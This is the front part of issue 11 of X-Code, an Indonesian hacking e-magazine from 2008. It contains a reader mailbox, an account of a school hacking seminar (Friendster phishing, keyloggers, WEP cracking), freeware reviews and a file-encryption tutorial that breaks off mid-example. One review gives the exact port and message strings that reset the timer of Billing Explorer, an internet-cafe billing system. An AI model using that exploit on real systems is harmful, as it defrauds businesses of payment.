

<http://www.yogyafree.net>



Redaksi X-Code Magazine

Apa itu Majalah X-Code :

X-Code magazine adalah majalah komputer, internet, hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet, hacking dan security di Indonesia.

Misi :

Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak

menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License).

Distribusi X-Code Magazine :

- Official X-Code Magazine Page:
<http://www.yogyafree.net>
- Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>
- Forum X-Code :
<http://www.yogyafree.net/forum2>
- Friendster X-Code :
komunitas_komp@yahoo.com
- CD \ DVD
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine :

- Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).
ferdianelli@yahoo.com
(Pontianak).

Staff Yogyafree 2008

- ^Family-Code^
- ^rumput_kering^
- 0x99 A.K.A JerryMaheswara
- hartono A.K.A Kutcing
- Paman
- cimot_cool
- poni
- psychopath
- tazmaniandevil
- fl3xu5
- masdapit
- gblack
- camagenta
- mas_agung
- X-Sari
- ^_xfree_^
- able_seaman
- djempol_online
- fux2005
- indounderground
- ndemin
- penjualkoran
- S3T4N
- systemofadown
- yadody666

Editorial

Kaki untuk berdiri, berjalan dan berlari

Majalah Underground Yogyakarta, X-Code Edisi ke 11 hadir lagi di hadapan anda. Seperti biasanya, kami bekerja keras untuk membuat sesuatu yang berguna bagi perkembangan hacking dan keamanan komputer di tanah air. Kami percaya jika majalah gratis ini masih tetap menjadi referensi favorit anda. Terima kasih untuk anda yang tidak bosan untuk mengirimkan artikel, menyumbangkan banyak hal dan terus mengikuti X-Code – Indonesian hackers electronic paper.

Sungguh sepasang angka yang bagus dan unik dimana kami juga merilisnya pada tanggal 11-11-2008. “11” yang berarti dua buah kaki yang kokoh untuk berdiri, berjalan dan berlari. Kami cukup baik untuk berjalan menuntun dan dituntun anda.

“Tetap berdiri meskipun banyak masalah yang rumit”. Kita semua tahu jika komunitas Yogyakarta tidak dibangun dalam satu hari. Banyak hal dan masalah berdatangan menguji kita. Pembekuan terhadap hosting, irc dan milis, Perang Cyber, keterbatasan dana dan masih banyak masalah pelik lainnya. Namun kita masih tetap berdiri dan menyatakan bahwa komunitas ini adalah salah satu fondasi penting dalam perkembangan dunia cyber di Indonesia.

“Berusaha berjalan lebih jauh untuk mengejar ketinggalan”. Jika seseorang masih berpikir mau

berjalan, itu artinya dia masih mau mengembangkan diri dan membuka seluas-luasnya agar ilmu dapat diresapi dan diterapkan. Selama anda tidak berhenti berjalan, anda akan memperpendek jarak ketinggalan. Dan anda pasti akan menemukan banyak hal berharga sepanjang perjalanan.

“Berlari untuk menjadi yang lebih baik”. Kita tidak pernah merasa lebih hebat dari siapapun. Yang ada hanyalah sebuah tekad untuk mau menjadi yang lebih baik. Kita berlari bukan untuk sebuah ambisi, kita berlari karena banyak hal yang masih harus dicapai. Berlari supaya tidak ditinggalkan.

Kami sangat bangga kepada anda yang membuat komunitas ini melahirkan banyak orang yang tahu kapan untuk berdiri, kapan saat yang tepat untuk memulai perjalanan, dan kegigihan yang luar biasa agar dapat terus berlari di dalam rimba digital.

Edisi ke-11 ini merupakan sebuah jalan alternatif yang baru bagi para programmer lokal. Kami menguji *software* buatan anak bangsa yang masuk ke mailbox redaksi dan menyajikan ulasannya untuk pembaca. Jika anda berminat mengirimkan *software* buatan sendiri, silahkan langsung dikirim ke Yk_family_code@yahoo.com atau ferdianelli@yahoo.com.

Selamat membaca.

poni <ferdianelli@yahoo.com>
[Http://www.poniponi.tk](http://www.poniponi.tk)

editor-in-chief

>> Mail Box

Subject : YOU ARE A WINNER OF COCA-COLA LOTTERY DRAW.

From: "COCACOLA LOTTERY PROMOTIONS UK/SOUTH AFRICA /CANADA" <cocacolalotoab36@gmail.com>
To: yk_family_code@yahoo.com
Attachments : Winner2.doc (76KB)

ATTENTION!,
YOU ARE A WINNER OF COCA-COLA LOTTERY DRAW.

SEE THE ATTACHED LETTER, FROM COCA-COLA COMPANY.
REGARDS,

THOMAS G. MATTIA
DIRECTOR, WORLDWIDE PUBLIC AFFAIRS AND COMMUNICATIONS
SENIOR VICE PRESIDENT

Redaksi

We don't drink coke BITCH !! We are all alcoholic. Next time , Try Jack O` Daniel to bully us. May be we would be interested.(SPAMMERS ARE IGNORED).

Subject : Freeware - Document Backup v1.0

Wednesday, September 17, 2008 2:27 PM
From: "Jhones Spears" <mastering777@xxx.xxx>
To: ferdianelli@yahoo.com
Attachments : Release.zip (970KB)

Halo aku punya software nih..
moga-moga bisa bermanfaat, minta tolong di-review ya..
Thx.

Raddel

Redaksi

Trims Bro, Team pengembang piranti lunak Yogyafree sangat beruntung mendapatkan beberapa kiriman aplikasi dan siap pakai dari programmer lokal.

Kami mengulas karya-karya anda di X Code edisi 11 .. Siapa menyusul???

Subject : Saya minta tolong kepada Team Yogyafree.

Saturday, September 20, 2008 5:40 AM
From: "I Made Ary Sumadi Putra" <arysumadi@xxx.xxx>
To: yk_family_code@yahoo.com
Attachments : 1_615381160l.jpg (24KB)

Nama saya Made Ary dari Bali, ingin meminta bantuan dari anda. Saya sudah putus asa mencari bantuan, dan tidak tau mesti kemana lagi.

Saya pernah membaca topik hack Frierster, dan mampu mendapatkan user name & password pengguna. Begini ceritanya saya punya pacar namanya Putu Rasmini yg tinggal di luar negeri, dan suatu ketika saya

mendapatkan photonya sedang berpose mesra dengan laki lain namanya Gede Indra Prayogi, <http://www.friendster.com/photos/27340XXX/1/615381XXX>. Saya rasa linknya sudah dihapus, tp saya kirim bukti imagenya. Mereka bekerja di hotel yg sama. Saya ingin memeriksa isi profile dll. lelaki itu: <http://profiles.friendster.com/27340XXX>.

Saya mohon bantuan anda untuk mendapatkan user name & passwordnya. Mudah2an anda berkenan menggunakan keahlian anda untuk menolong orang lain, terutama demi kebaikan. Tolong beri kabar secepatnya.

Salam,
Ary Sumadi

Redaksi

Well, Percintaan anda terlalu rumit dan kami sendiri juga punya banyak masalah seperti anda.

Memang benar jika banyak komunitas hacker dan keamanan komputer yang membahas soal friendster hacking. Kenapa anda tidak mencobanya sendiri?

Bukti berupa foto tidak akan mengubah apapun karena bukan urusan Yogyafree untuk membantu anda mengintip privasi seseorang. Tidak ada yang bisa membuktikan bahwa mengambil alih ID & password rival percintaan adalah perbuatan yang baik. Intinya adalah anda hanya ingin menolong diri sendiri dari rasa curiga dan cemburu.

Maaf, Kami berpendapat bahwa nona Putu Rasmini dan Gede Indra Prayogi punya hak atas hubungan mereka. Dengan sangat menyesal kami ingin mengatakan bahwa anda mencari bantuan pada tempat yang salah.

Subject : Butuh bantuan niee

Saturday, September 27, 2008 8:23 PM
From: "Toto Raharjo" <toomlae@xxx.xxx>
To: yk_family_code@yahoo.com

Salam sukses yogyafree,

Hallo...
Aku newbie dari brebes nie maaf ya loe gak sopan sobat.

Di magazine kan ada tutorial membuat program dengan Builder C++ yang ditulis oOm Kurniawan. Cara tw source code'a selain source yang diterangin oOm Kurniawan gimana ya? Maklum gak tw pa2 nie. Makasih sebelumnya.....

Loe ke Brebes mampir ya...di SMK N 1 Brebes disitu da jurusan Teknik komputer dan jaringan coucok banget loe yogyafree ngadain seminar.
Salam.....

Redaksi

Source Code = Google : Source code Builder C++

SMKN 1 Brebes, moga moga kami bisa mengadakan seminar disana. Terima kasih

Subject : ^^^^^^

Thursday, September 25, 2008 11:20 PM
 From : "Ringga Christian" ringga@xxx.xxx
 To : yk_family_code@yahoo.com

Met Siang, gw cuman mo nannya ? Bisa ga gw masuk jadi anggota community Indonesian hackers nih,, dan skalian gw mo blajar dsini.!

Redaksi

Tentu saja, Selamat datang di dunia digital yang lebih baik

Subject : [No Subject]

Monday, September 29, 2008 7:50 AM
 From: "Josim Aritonang" joe_arpegious@yahoo.com
 To: yk_family_code@yahoo.com

hai sobat,salam kenal buat kamu. langsung aja ya....

saya sangat tertarik dengan software xcode magazine, bolehkah saya dikirimin aplikasi install nya beserta serial number nya,saya liat ada 10 aplikasi yg anda tampilkan, kirimin saya donk seluruh aplikasi dan serial nuimber nya. thanx ya sobat... nice to meet u n good luck,,

Redaksi

Salam kenal juga untuk anda sobat. Kami juga akan langsung saja

Terima kasih atas perhatian anda untuk software buatan Yogyafree. Anda boleh mengunduh (download) secara gratis di website kami, www.yogyafree.net. Cukup di-klik saja.

Software buatan Yogyafree bersifat bebas, artinya anda bisa menggunakan, menyebarkan, tanpa perlu membeli dengan syarat tidak merubah atribut ataupun menjualnya.

Tidak ada Serial Number dan kami tidak mungkin mengirimkannya untuk anda.

Subject : [No Subject]

From: "Daniel Victorian" daniel.victorian@yahoo.com
 To: yk_family_code@yahoo.com

kk boleh tanya" gak?
 saya ingin menjadi hacker..
 tapi sekarang saya sekarang baru kelas3smp dan enggak mau sma. haha
 gimna ya caranya??
 terima kasih.

Redaksi

Adik, Jadi hacker tidak ada hubungannya dengan SMP atau SMA. Kunci utamanya hanya belajar, bertanya, berbagi dan berkemauan.

Subject : henry prasetyo

From : "henry prasetyo" cing2spasi@xxx.xxx
 To: yk_family_code@yahoo.com

aku henry mahasiswa itats yang ikut seminar minggu lalu aku mau tanya gimana caranya jadi anggota komunitas hacker surabaya?

gimana juga caranya agar update anti virus lebih cepat ?aku selalu menunggu lama sekitar 3 jam, aku menggunakannya. terima kasih .

Redaksi

Untuk ikut berpartisipasi dalam kegiatan Yogyafree. Silahkan mendaftar di forum yogyafree dan ikuti terus perkembangan kegiatan Yogyafree di wilayah Surabaya

Update antivirus yang paling cepat adalah dengan mendapatkannya pada CD/DVD majalah komputer yang dapat anda temukan di kios majalah.

/DIR

- 📖 News – Yogyakarta Goes School (Mzloveme_as) hal. 5.
- 📖 Tes Aplikasi Lunak Buatan Programmer Lokal (poni) hal. 8.
- 📖 YF-CRYPT vers.1.0 - Yogyakarta Binary Encryption Engine (poni) hal. 9.
- 📖 Wireless Hacking On Linux (Onno W. Purbo) hal. 13.
- 📖 Manual Crack S40 Theme Studio 2.2 (Sapta Ady Putra) hal. 16.
- 📖 Tips Mereset Kapasitas USB Flashdisk yang penuh (DNA[j4k]) hal. 19.
- 📖 Atasi Virus “Antivirus Update & Indomuzic” secara manual tanpa Antivirus (CyberCatZone) hal. 21.
- 📖 Pemrograman Hack Tool VI , Port Scanner (poni) hal. 22.
- 📖 Manual Cheat Game “Alien Shooter II – Vengeance” (poni) hal. 25.
- 📖 Cracking Audio Editor Pro Vers.2.9.5 (poni) hal. 31.
- 📖 Intip Folder yang diproteksi dengan Folder Access Ver.2.0 (Hagakure) hal. 35.
- 📖 Memunculkan kembali file “Super Hidden” (S3yama) hal. 37.
- 📖 Hack DeeP Freeze 6 – Forget Password (Tri Hajar) hal. 38.
- 📖 X-Code Linux v0.0.2 (0x99 - JerryMaheswara) hal. 40.
- 📖 Cracking Software pulsa Refill Master 239 (Abah) hal. 45.
- 📖 Penggunaan IDM - Sites Grabber, Mengambil file dengan mudah di sebuah Website (X-Blast) hal. 50.
- 📖 Bypassing Firewall Windows XP SP2 (poni) hal. 56.
- 📖 Membobol Database Biling Explorer (blank_xys) hal. 60.
- 📖 Blind SQL Injection (Abah) hal. 62.
- 📖 Dasar-Dasar Phising (Abah) hal. 67.
- 📖 Membuka Semua Fitur Windows (^XmoenseN^) hal. 69.
- 📖 Backdooring Target Dengan CONNECTBACK (vires) hal. 71

> News

Yogyafree Tegal GOES TO SCHOOL



Jumat, 22 Agustus 2008 , Aula SMK N 1 Tegal

Persiapan

■ Sudah lama YF Tegal ingin mengadakan gathering. Diawali dari wacana gathering yang diposting di forum, bahwa keinginan anak-anak YF Tegal untuk mengadakan gathering sangat besar. Kemudian pada tanggal 14 Agustus beberapa anak YF Tegal di depan BRI Kota Tegal (kawasan alun-alun Tegal) berkumpul membahas tema dan konsep gathering yang diinginkan. Vires mengusulkan konsep Hacking Xchange dengan harapan teman-teman YF Tegal yang sudah dianggap “jago” bisa berbagi ilmunya. Namun Alinuxxx mengusulkan agar gathering ini juga melibatkan anak-anak / siswa sekolah dengan alasan untuk memajukan IT di Kota Tegal selain sebagai regenerasi YF Tegal. Akhirnya disepakati bersama konsep gathering yang akan dilaksanakan adalah semacam “seminar” / “demo hacking” dengan sasaran pesertanya adalah siswa sekolah dan umum, serta crew YF Tegal sebagai instruktur.



Besoknya, proses pencarian tempat gathering dilakukan, dan akhirnya pihak SMK 1 Slawi berkenan aulanya dijadikan tempat gathering. Hari kemudian dilalui dengan pembicaran tentang materi, waktu dan tempat, peralatan (komputer, dsb), dan perkiraan akan ikut. Dari pihak bersedia peralatan yang selama gathering ada biaya yang Mungkin alasannya pihak sekolah materi tersebut untuk (Teknik Komputer sangat tertarik gathering ini. Pihak mengenakan tarif ataupun sekolah benar-benar memajukan IT di Kota pihak merasa saling menguntungkan dan membantu.



penyediaan LCD, sound system, jumlah peserta yang sekolah juga meminjamkan dibutuhkan YF Tegal (dan itu free, tidak dibebankan). (menurut saya), membutuhkan siswa jurusan TKJ-nya dan Jaringan), selain dengan konsep YF Tegal juga tidak kepada peserta karena acara ini bertujuan untuk turut Tegal. Intinya, kedua

Saat yang paling melelahkan bagi crew YF Tegal adalah ketika menyusun acara, mencari bahan materi, dan pematangan materi yang akan disampaikan. Rumah Alinuxxx (di daerah Pasar Banjaran) dijadikan "base camp" untuk mempersiapkan materi dan sebagainya. Dari proses tersebut, sebenarnya merupakan ajang tukar ilmu di antara crew YF Tegal sendiri. Yang belum tahu, jadi tahu. Yang masih setengah-setengah jadi lebih paham, karena masing-masing crew terlebih dahulu mempraktekan materi di hadapan crew yang lain yang nantinya dievaluasi dan diberikan masukan dan tambahan materi. Mulai dari H-3 crew YF Tegal mempersiapkan materi, CD YF, publikasi dan sebagainya. Sampai-sampai dari pagi sampai malam hari dihabiskan untuk mempersiapkan semuanya, dan berlangsung sampai H-1 menjelang acara.

Sekedar tambahan, materi yang akan disampaikan saat gathering adalah bersifat dasar, mudah diterapkan, dan menyesuaikan dengan kondisi dan pengetahuan peserta. Bahan materi yang sudah disiapkan crew YF Tegal yaitu:

- Pengenalan WLAN
- Pengenalan Virus dan Penanggulangannya,
- Friendster Hacking,
- Pengenalan Keylogger,
- Cracking password WEP dengan BackTrack,
- Cracking Software,
- Pengenalan DOS, Spam, dan Spyware.

Pamflet publikasi disebar dan ditempel di beberapa instansi pendidikan di Kota Tegal antara lain SMA N 1 Tegal, Politek, SMK N 3 Tegal, Universitas Pancasakti Tegal, dan beberapa tempat kursus komputer.

Pelaksanaan Acara

Setelah berpusing ria dengan berbagai macam persiapan dan publikasi, akhirnya tiba juga hari pelaksanaan gathering di SMK N 1 Slawi ini.

Sebelum acara dimulai, sempat terjadi pembicaraan dengan pihak sekolah. Pihak sekolah merasa keberatan dengan alokasi waktu susunan acara gathering karena sampai sore hari. Memang terjadi miskordinasi mengenai hal tersebut, dan kemudian disepakati gathering ini ditutup sebelum waktu Jumatan. Dengan terpaksa beberapa jadwal materi ada yang dihapus.



Acara dimulai pada jam 08.00 yang dibuka oleh Bapak Kepala SMK N 1 Slawi, dan disusul dengan sesi perkenalan tentang Yogyakarta dari crew YF Tegal yaitu Alinuxxx, Mzloveme_as, Squall alias Jendral Black, dan Vires.

Materi pertama disampaikan oleh Vires tentang Pengenalan VIRUS, Cara membuat, dan Penanggulangannya.

Materi kedua disampaikan oleh Squall tentang Friendster Hacking dengan menggunakan Fake Login.



Materi ketiga disampaikan oleh Mzloveme_as tentang Pengenalan Keylogger dan Penanganannya.

Materi keempat sebagai penutup disampaikan oleh Alinuxxx tentang Hacking Password WEP menggunakan BackTrack.

Di sela-sela acara diselengi dengan kuis untuk peserta mengenai materi yang disampaikan. Dan bagi yang bisa menjawab dengan benar mendapatkan CD Yogyakarta Raider v1.0 - Hacker Edition. Saat penyampaian materi, berkali-kali crew YF Tegal mengingatkan kepada peserta agar tidak mempraktekan ilmu hacking tersebut untuk tujuan negatif. Tujuan materi ini disampaikan

hanyalah sebagai pembelajaran dan antisipasi serangan hacking dari orang lain.

Acara gathering ini ditutup pukul 11.45. Sebelum crew YF Tegal bersiap pulang, pihak Kepala SMK 1 Slawi menyampaikan ucapan terima kasih. Malahan beliau mengusulkan acara seperti ini rutin diadakan dan pihak sekolah bersedia lagi menyediakan tempat dan peralatan yang dibutuhkan nanti.



Fuuiihhh,.. rasa lega dan puas terasa di hati crew YF Tegal. Akhirnya acara yang hanya dipersiapkan selama seminggu bisa terselenggara dengan sukses (walaupun ada banyak hambatan yang terjadi).

Sebagai penutup artikel ini, sekedar memberikan masukan untuk teman-teman Yogyakarta. Maaf sebelumnya kalau terkesan menasehati. Kalau memang kita peduli dengan kemajuan IT di Indonesia, biar Indonesia gak dibodohi oleh negara lain, saatnya kita muncul dan memberikan

kontribusi nyata kepada masyarakat Indonesia. Kalau memang teman-teman menginginkan masyarakat Indonesia yang melek IT, yuk bareng-bareng terjun ke masyarakat.

Thanks to:

Semua Crew YF Tegal kayak *Alinuxxx*, *Vires*, *Squall*, *Gundule_pok*, dan lainnya yang gak bisa disebutin satu persatu. [@mzloveme_as](mailto:mzloveme_as) @ mzloveme_as@yahoo.com

Tes Aplikasi Lunak Buatan Programmer Lokal

Tester : poni, Yogyakarta – X Code Software Development Team.



Beberapa aplikasi lunak buatan programmer lokal masuk ke mailbox redaksi. Berikut adalah ulasan dari tim pengembang software Yogyakarta. Aplikasi yang dibahas disertakan dalam paket X Code edisi-11.

Terima kasih untuk programmer lokal yang mengirimkan aplikasinya untuk diuji, Team X-Code memberikan peluang kepada anda untuk mempublikasikannya melalui media Yogyakarta. Terus kirimkan karya anda ke kami.

Software yang diuji pada majalah ini merupakan hak cipta pemilik, staff Yogyakarta hanya diberi wewenang untuk mengulas software tersebut tanpa ada tanggung jawab atas bug, resiko yang mungkin terjadi.

RobzEncryptor vers. 1.0.0

Text Encryptor

Application Documents Help

Normal Character

Yogyakarta Software Development Team

Result/Encrypt Character

92 61 49 92 23 31 72 32 32 ~ 71 61
31 89 94 23 72 32 ~ 39 32 81 32 51
61 74 63 32 62 89 ~ 89 32 23 69

Encrypt Mode

HP Reverse

Add Word

Word Plus Minus

Reverse Character

XOR Char(255)

XOR Char(100)

Like Number

Little Poem

Exit

Programmer : RobzLabz,
RobzLabz@gmail.com
Deskripsi : Pengenkripsi Teks
Kategori : Encryption
Harga : Freeware

Aplikasi ini berfungsi untuk mengenkripsi teks dengan menerapkan kriptografi yang beragam seperti sandi morse, XOR Char, HEXA, Number alphabet dll. Hasil enkripsi dapat di-save dan kemudian dibuka dengan aplikasi ini.

Aplikasi yang bagus, begitulah kesimpulan yang diambil oleh tim X Code setelah pengujian.

DiskPaint vers 1.0.0

DiskPaint

Draw Folder

Icon:

Folder path:

D:\Animasi

Apply to folder and sub folders

Remove Customization

Back

Start Draw

Programmer : RobzLabz,
RobzLabz@gmail.com
Deskripsi : Pengubah Icon
Kategori : Utility
Harga : Freeware

Aplikasi sederhana ini dapat membantu anda mengubah icon pada partisi drive atau folder.

Hanya memerlukan beberapa langkah yang sangat mudah dan anda sudah bisa mengganti icon sesuai keinginan.

ReZBilling vers 1.00

Reset Duration Billing Explorer

Message Exploitation

Billing Version

Billing Explorer Ver 4.43 DeskPro 6.0

Billing Explorer Ver 4.43 Dynamic 2

Your PC

1

Send an Exploit Message

Connection

IP Address

Port

1500

Connect

Recheck IP Address

Exit

Programmer : RobzLabz,
RobzLabz@gmail.com
Deskripsi : Reset timer Billing
Kategori : Hack tool / Exploit
Harga : Freeware

Aplikasi ini memanfaatkan protokol TCP/IP dan port 1500 yang digunakan oleh Billing Explorer vers 4.43 untuk mengirimkan pesan ke server Billing.

Pesan yang diterima oleh Billing adalah
XXX\$send\$1\$Pesan ke Billing\$
XXX\$con\$Durasi Menit\$B-Exp

Pengguna dapat mereset timer pada billing sesuai keinginan pada versi Billing Explorer yang bermasalah.

YF-CRYPT vers.1.0 - YogaFree Binary EnCryption Engine

Penulis : poni (ferdianelli@yahoo.com)



“Jika suatu hari anda menemukan sekelompok anak-anak yang bermain dan menggunakan bahasa ganjil, Jangan heran, mereka tidak gila, tetapi mereka telah menciptakan bahasa sendiri yang hanya bisa dimengerti oleh kelompoknya”

Kriptografi, secara umum adalah ilmu dan seni untuk menjaga kerahasiaan berita [Bruce Schneier - *Applied Cryptography*]. Ada empat tujuan mendasar dari ilmu kriptografi ini yang juga merupakan aspek keamanan informasi yaitu :

- Kerahasiaan, adalah layanan yang digunakan untuk menjaga isi dari informasi dari siapapun kecuali yang memiliki otoritas atau kunci rahasia untuk membuka/mengupas informasi yang telah disandi.
- Integritas data, adalah berhubungan dengan penjagaan dari perubahan data secara tidak sah. Untuk menjaga integritas data, sistem harus memiliki kemampuan untuk mendeteksi manipulasi data oleh pihak-pihak yang tidak berhak, antara lain

penyisipan, penghapusan, dan pensubsitusian data lain kedalam data yang sebenarnya.

- Autentikasi, adalah berhubungan dengan identifikasi/pengenalan, baik secara kesatuan sistem maupun informasi itu sendiri. Dua pihak yang saling berkomunikasi harus saling memperkenalkan diri. Informasi yang dikirimkan melalui kanal harus diautentikasi keaslian, isi datanya, waktu pengiriman, dan lain-lain.
- Non-repudiasi., atau nirpenyangkalan adalah usaha untuk mencegah terjadinya penyangkalan terhadap pengiriman/terciptanya suatu informasi oleh yang mengirimkan/membuat.

Referensi [[Wikipedia Indonesia](#)]

Kriptografi bukanlah sebuah ilmu modern. Kriptografi bahkan sudah diterapkan secara tradisional dari jaman sebelum masehi ketika peperangan berkepanjangan terjadi pada saat itu. Komunikasi rahasia antara pemimpin dengan orang kepercayaan dilakukan dengan metode penyandian beralgoritma. Hanya dengan dasar matematis tertentu, si penerima berita dapat menterjemahkan isinya dengan tepat.

Berbicara lebih jauh mengenai Kriptografi dengan berbagai algoritma dan rumus matematika-nya adalah sesuatu yang rumit dan sangat membosankan. Padahal kriptografi sesungguhnya bisa disederhanakan dan bahkan secara tidak sadar kita sering menerapkannya dalam kehidupan sehari-hari.

Salah satu contoh sederhananya adalah ketika saya mengubah video konten porno dari [freeXXX.avi](#) menjadi [berdoa.txt](#). Atau mungkin anda pernah menemukan anak-anak yang menggunakan kata-kata yang disepakati dan hanya dimengerti oleh teman dekat anda seperti “[ayas inisia](#)” yang artinya “[Saya disini](#)” dan berbagai macam metode penyamaran aneh lainnya. (Teknik untuk meyamarkan/mengamankan file dapat anda baca pada XCode edisi ke 10).


Usaha atau proses seperti yang saya contohkan diatas disebut sebagai [Enkripsi](#). Enkripsi dalam pengertian ilmu komputer adalah teknik untuk menyembunyikan/menyamarkan/mengacak data dengan tujuan merahasiakannya dari tangan-tangan yang tidak berhak atas data tersebut. Sedangkan [Dekripsi](#) adalah proses untuk mengembalikan data yang dienkripsi dengan cara menggunakan kunci akses berdasarkan algoritma enkripsi. Saya percaya bahwa enkripsi adalah salah satu syarat paling mutlak yang harus diterapkan untuk semua *system & security* perangkat komputer dari pengguna profesional hingga pengguna rumahan.

Banyak sekali perangkat lunak untuk mengenkripsi data yang beredar di internet baik yang gratis maupun berbayar, komunitas YogyaFree mempersembahkan kepada anda **YF-CRYPT** sebagai salah satunya.

YF-CRYPT [YogyaFree Binary Encryption Engine] adalah sebuah perangkat lunak gratis yang berfungsi untuk mengenkripsi file. YF-CRYPT mendukung enkripsi terhadap file eksekusi(.exe), gambar (.bmp, .jpg, .gif, .png) dan semua file berekstensi lainnya. YF-CRYPT juga menyertakan engine berbasis RC4 untuk mengenkripsi teks. YF-CRYPT bisa didapatkan di www.yogyaFree.net dan disebarluaskan secara luas dan digunakan oleh pribadi maupun organisasi tanpa perlu membayar (Moron jika anda menjual atau membeli YF-CRYPT).

Menggunakan YF-Crypt

Setelah anda menjalankan **YF-Crypt.exe**, anda akan melihat tampilan berikut



Password / Passkey


Password / PassKey default YF-CRYPT adalah **YogyaFree123456**, anda bisa mengatur supaya passkey terlihat dengan fungsi **Visible PassKey** atau Passkey berupa Asterix dengan fungsi **Asterix PassKey**. Anda juga bisa mengganti Passkey sesuai keinginan. Passkey inilah yang menjadi kunci untuk mengenkripsi dan mendekripsi file, jadi sangat direkomendasikan supaya anda mengingat passkey yang nantinya anda isikan. Lupa akan passkey setelah data dienkripsi adalah resiko anda sendiri. Jangan lupa *backup* file terlebih dahulu sebelum dienkripsi.

Mengenkripsi Data – Mendekripsi Data

Dengan YF-CRYPT, anda bisa mengenkripsi file text, gambar , mp3, dokumen office dan apa saja. Sebagai contohnya, penulis memaparkan cara mengenkripsi video seorang penyanyi dan model Leah Dizon (Penulis tidak sedang menyebarkan pornografi, Leah Dizon hanya sebuah kebetulan yang disengaja. But anyway I Love Leah, she`s Hot...).



- 1. Leah Dizon masih OK OK aja di Media Player sebelum dienkripsi.



- 2. Leah Dizon dalam proses enkripsi, klik **Load** untuk memasukkan file dan klik **Encrypt** untuk menyembunyikan si Leah Dizon.
- 3. Leah Dizon sekarang tidak dapat dibuka dengan Player apapun. Terlihat sepertinya




rusak, tetapi sebenarnya hanya dienkripsi


- 4. Anda bisa mengembalikan Leah Dizon dengan Klik **Decrypt**, jangan lupa passkey-nya.

Troubleshoot

Jika anda menemukan pesan dibawah ini ketika mencoba mengenkripsi sebuah file, kemungkinan file tersebut diproteksi.



File yang diproteksi secara manual seperti gambar dibawah ini akan membuat file tidak bisa dienkripsi karena file tidak bisa begitu saja diubah isinya.



Jadi anda perlu menghilangkan tanda centang [✓]Read-only supaya YF-Crypt bisa menulis (Write) ke dalam tubuh file yang fungsinya adalah agar file tidak dapat dieksekusi sebelum anda mendekripsinya kembali.

Mengenkripsi Teks – Mendekripsi Teks Dengan Algoritma RC4

RC4 adalah salah satu metode enkripsi yang dibuat oleh Ron Rivest pada tahun 1987 untuk RSA Data Security (sekarang RSA Security). Ketika itu, algoritma RC4 tidak dibebaskan ke publik agar data yang dienkripsi dengan teknik RC4 ini benar-benar aman.

Tahun 1994, teknik enkripsi RC4 dibebaskan seseorang di mailing list Cypherpunks. Dan kemudian algoritma enkripsi RC4 beredar luas di Internet. Sampai saat ini, enkripsi RC4 masih digunakan dan merupakan enkripsi standar pada protokol-protokol jaringan seperti WEP dan WPA untuk card wireless.

YF-CRYPT menerapkan algoritma RC4 untuk mengenkripsi Teks. Anda bisa mengirimkan teks yang sifatnya rahasia kepada seseorang secara terenkripsi.

Perhatikan tampilan program, isi Plain text dan Paskey sesuai keinginan anda.



Misalkan (ini hanya contoh yang saya dramatisir)
Anda adalah seorang kepala BIN yang mencurigai Yogyakarta sebagai organisasi hitam bawah tanah yang bertanggung jawab atas semua pengrusakan sistem komputer milik pemerintah dan mengganti tampilan halaman situs secara paksa (Deface) dengan gambar Om RS. Anda ingin mengirimkan pesan rahasia kepada team anda untuk menangkap satu persatu staff Yogyakarta untuk diinterogasi. Kemudian supaya pesan ini tidak dimengerti oleh orang luar, maka anda mengenkripsi pesan tersebut.

Anda mengisi

Plain text

| Kita akan beroperasi pada malam ini, target kita selanjutnya adalah poni dan ^rumpu- kering^ | ^ |

| ,FamilyCode nanti saja, dia sudah fokus cari istri. | ^ |

| <| ##### | > |

Lalu anda klik “Encrypt – Decrypt” dengan Passkey = Yogyafree123456.

Encrypted Text –Chiper text

| Rj1aB;gLdPYMaa•zaSaYafUm7a\$8katay)^+Èpy™±,,€oŠ'ÆÜ÷\$@÷ìòg÷è?^,0Š"□D=BE;=Ž□æ,áqã | ^ |

